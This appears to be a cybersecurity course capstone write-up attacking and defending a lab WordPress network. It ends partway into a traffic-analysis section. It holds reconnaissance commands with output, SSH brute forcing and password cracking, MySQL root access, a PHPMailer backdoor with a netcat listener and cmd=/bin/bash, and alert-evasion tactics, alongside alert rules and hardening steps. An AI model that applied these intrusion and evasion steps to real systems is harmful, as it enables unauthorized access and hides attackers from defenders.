Final Engagement


Attack, Defense & Analysis of a Vulnerable Network

Table of Contents

This document contains the following resources:

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range:192.168.1.0/24
Netmask:255.255.255.0
Gateway:192.168.1.1

Machines
IPv4: 192.168.1.105
OS: Ubuntu 18.04.1 LTS
Hostname: server1
CAPSTONE

IPv4: 192.168.1.100
OS:Ubuntu 18.04.4 LTS
Hostname:ELK

IPv4:192.168.1.110
OS:Linux 3.2-4.9
Hostname:Target1

IPv4:192.168.1.115
OS:Linux 3.2-4.9
Hostname:Target2

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Open access to SSH 22	When SSH port 22 is left open the target is vulnerable to brute-force attack.	The direct impact is the possibility of an attacker gaining access to the network via brute force via the open SSH
Enumerate usernames in WordPress	Identify valid usernames on the System	There are no direct impacts to username enumeration however the attackers' goals are to gather information, to determine future approach used in attack.
User ID susceptible to Brute-force attacks (CWE-307)	The software does not implement sufficient measures to prevent multiple failed authentication attempts within in a short time frame, making it more susceptible to brute force attacks.	High impact likely as attacker will access the network; the dangerous possibilities of creating a back door access can happen.
Root password of the database in the WordPress configuration file	Database root password was stored in an application configuration file.	High impact if attacker gains access to machine, the password will be easily available, and can quickly gain access to the database.

Critical Vulnerabilities: Target 2

Our assessment uncovered the following critical vulnerabilities in **Target 2**.

Vulnerability	Description	Impact
Remote SSH Password	No limit on access attempts	Brute forced
PHP Mailer	Poor configuration	Injection possible
Worldpress directories exposed	Possible to access remotely	Enumeration vulnerable
MySQL root account	Visible passwords	Private Esc owned

Exploits Used

Exploitation: Open 22/tcp SSH

- **How did you exploit the vulnerability?**

```
root@Kali:~# nmap -sV -A 192.168.1.110
```

  Used nmap command against the target ip address 192.168.1.110

- What did the exploit achieve?

  It exposed open ports and services. Target has port 22 open and vulnerable

```
root@Kali:~# nmap -sV -A 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-04-24 10:22 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0012s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
|   2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
|   256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
|_  256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
80/tcp   open  http        Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Raven Security
111/tcp open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          33404/tcp6  status
|   100024  1          34501/udp   status
|   100024  1          44560/udp6  status
|_  100024  1          52617/tcp   status
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.2.14-Debian (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```

Exploitation: Username discovery

Summarize the following:

- Gobuster dir –u http://192.168.1.110 –w directory-list-2.3-medium.txt
- Nmap –script vulners.nse –sV 192.1.110
- Achieved usernames, open ports hidden directories on webserver

```
root@Kali:~# gobuster -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt dir -u 192.168.1.115
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.115
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/04/26 00:22:50 Starting gobuster in directory enumeration mode
===============================================================
/img                 (Status: 301) [Size: 312] [--> http://192.168.1.115/img/]
/css                 (Status: 301) [Size: 312] [--> http://192.168.1.115/css/]
/wordpress           (Status: 301) [Size: 318] [--> http://192.168.1.115/wordpress/]
/manual              (Status: 301) [Size: 315] [--> http://192.168.1.115/manual/]
/js                  (Status: 301) [Size: 311] [--> http://192.168.1.115/js/]
/vendor              (Status: 301) [Size: 315] [--> http://192.168.1.115/vendor/]
/fonts               (Status: 301) [Size: 314] [--> http://192.168.1.115/fonts/]
/server-status       (Status: 403) [Size: 301]

===============================================================
2021/04/26 00:24:32 Finished
===============================================================
root@Kali:~#
```

```
root@Kali:~# wpscan --url http://192.168.1.115/wordpress/ --enumerate u
_______________________________________________________________
         WordPress Security Scanner by the WPScan Team
                         Version 3.8.17

      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] Updating the Database ...
[i] Update completed.

[+] URL: http://192.168.1.115/wordpress/ [192.168.1.115]
[+] Started: Sun Apr 25 23:22:02 2021

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.1.115/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.1.115/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled: http://192.168.1.115/wordpress/wp-content/uploads/
```

Exploitation: Access via SSH & MySQL root access

Summarize the following:

- Used usernames for webserver to brute force login passwords via Hydra. Found in root password for MySQL database. Led to hash discovery to crack John's password.
- Command: hydras –l Michael –P /usr/share/wordlists/rockyou.txt 191.168.110 ssh
- John –wordlist=/usr/share/wordlists/rockyou.txt password.txt
- Include a screenshot or command output illustrating the exploit.

```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$
```

```
michael@target1:/var/www/html/wordpress$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 38
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.
```

Avoiding Detection

Stealth Exploitation of [Exessive HTTP Error]

Monitoring Overview

- Which alerts detect this exploit? – Top 5 HTTP response codes
- Which metrics do they measure? - By count
- Which thresholds do they fire at? - Above 400 within 5 minutes

Mitigating Detection

-- Reduce number of requests sent by using modifiers to target specific information rather than general sweep of site. Reduce number of threads used to keep requests within a shorter burst range.

– Use other online scan tools to eliminate the possibility of false alarm. Sites such as virustotal.com or upguard.com/webscan

Stealth Exploitation of [CPU usage monitor]

Monitoring Overview

- Which alerts detect this exploit? – HTTP request bytesWhich metrics do they measure?
- Which metrics do they measure? -- By sum
- Which thresholds do they fire at? -- Above 3500 bytes within 1 minute

Mitigating Detection

-- Best method would be to target wpscan for usernames and focus attack through SSH login brute force as there is no known active alert for SSH created.

-- Although noisy, could use online wpscanning to mask own information and disguise some of the traffic through virus scanning sites in order to have the alert dismissed as false alarm

Stealth Exploitation of [HTTP request size monitor]

Monitoring Overview

- Which alerts detect this exploit? -- CPU system process total percentage
- Which metrics do they measure? -- When max usage exceeds 50 percent
- Which thresholds do they fire at? -- For at least 5 minutes

Mitigating Detection

-- All scans and attacks must remain within a 4-minute window with 4-minute rest between tasks in order to prevent accidental trigger of alert as it is not possible to measure usage prior to owning the box.

-- To avoid pinpointing a single point of origin, these attacks and tasks should be spread through various sources and IP addresses to make identification of true source more difficult. Azure and AWS boxes would be a good place to start etc

Maintaining Access

Backdooring the Target

Backdoor Overview

- What kind of backdoor did you install? – backdoor remote code execution
- How did you drop it? – Via command line exploiting PHPMailer vulnerability
  - -- ./exploit.sh
- How do you connect to it?
  - In firefox >>> navigate to http://192.168.1.115/backdoor.php
  - In terminal >>> setup listener >>> “nc –lvnp 4444”
  - Modify the URL to add “?cmd=/bin/bash”
  - Gained shell on the box

BLUE TEAM

Table of Contents

This document contains the following resources:


Alerts Implemented

Excessive HTTP Errors

Summarize the following:

- Which metric does this alert monitor? By count
- What is the threshold it fires at? 400 + within 5 minutes from top 5 HTTP response status codes
- Provide a screenshot of the alert in action

```
WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes
```




HTTP Request Size Monitor

Summarize the following:

- Which metric does this alert monitor? - Sum
- What is the threshold it fires at? -- HTTP request bytes over all documents is over 3500 within 1 minute

```
WHEN sum() OF http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute
```




CPU Usage Monitor

Summarize the following:

- Which metric does this alert monitor? Max
- What is the threshold it fires at? CPU total utilization over all documents is about 50 percent for 5 minutes

```
WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes
```



Hardening

Hardening Against [SSH password usage] on Target 1

- SSH using simple passwords is never a smart idea. Instead, it would be better to use SSH key pair:
  - There would no longer be an ability to brute force password access to remote server.
  - Requires used the “ssh-keygen” command followed by “ssh-copy-id” to copy key
  - Disable password login for root account

Hardening Against [HTTP] on Target 1

Explain how to patch Target 1 against Vulnerability 3. Include:

Remove server version banner and directory browser listing:

- *This does not remove a vulnerability; this simply makes enumeration and*

  vulnerability identification more difficult
- *Banner removal: edit /etc/apache2/httpd.conf*
- *Disable browser listing: edit /etc/httpd/conf/httpd.conf*
- *Find line: Options Indexes FollowSymLinks >>> remove “Indexes”*

Hardening Against [Samba SMBD] on Target 1

Explain how to patch Target 1 against Vulnerability 2.

- Use host-based protection and IPC$ share deny
- Allowing remote connection from specific IP ranges prevents unauthorized access to hidden files on server
- IPC$ share deny prevents remote users from seeing what shares are available on the server via named pipes essential for communication between program

Hardening Against [[Apache 2.4.10] on Target 2

- Several buffer overflow CVEs have been identified for this version of Apache including CVE-2017-7679

  - The updated versions of Apache have patched these vulnerabilities
    - Running these commands in order:

    - Apt-get install software-properties-common
    - Add-apt-repository ppa:ondrej/apache2
    - Apt-get update && apt-get upgrade -y

Hardening Against [PHPMailer] on Target 2

Explain how to patch Target 2 against Vulnerability 2. Include:

- PHPMailer version prior to 5.2.18 are susceptible to remote command execution; In this case CVE-2016-10033
- Assuming you are using the recommended method of use composer, then run“composer update” to get latest version
- Check composer.lock file to ensure latest version has been installed

Hardening Against [MySQL running as root user] on Target 2

Explain how to patch Target 2 against Vulnerability 3.

- Database credentials from WordPress file wpconfig.php provide clear text view of root password allowing root access to MySQL database:
  - Disable remote login to database
  - Limit or disable “Show Databases”
  - Alter which hosts have access MySQL
  - Remove all anonymous accounts
  - Harden plain text password with Unix file
  - permissions “chown” & “chmod

Implementing Patches

Network Analysis

Attack, Defense & Analysis of a Vulnerable Network

Table of Contents

This document contains the following resources:

Network Topology
& Critical Vulnerabilities

Traffic Profile

Traffic Profile

Our analysis identified the following characteristics of the traffic on the network:

Feature	Value	Description
Top Talkers (IP Addresses)	172.16.4.205 / 185.243.115.84 / 10.0.0.201	Machines that sent the most traffic.
Most Common Protocols	HTTP / SMB2 / SAMBA(AD)	Three most common protocols on the network.
Subnets	172.16.4.0/24 / 10.0.0.0/24 / 192.168.1.0/24	Observed subnet ranges
# of Malware Species	1 identified – trojan “june11.dll”	Number of malware binaries identified in traffic

Behavioral Analysis

Purpose of Traffic on the Network

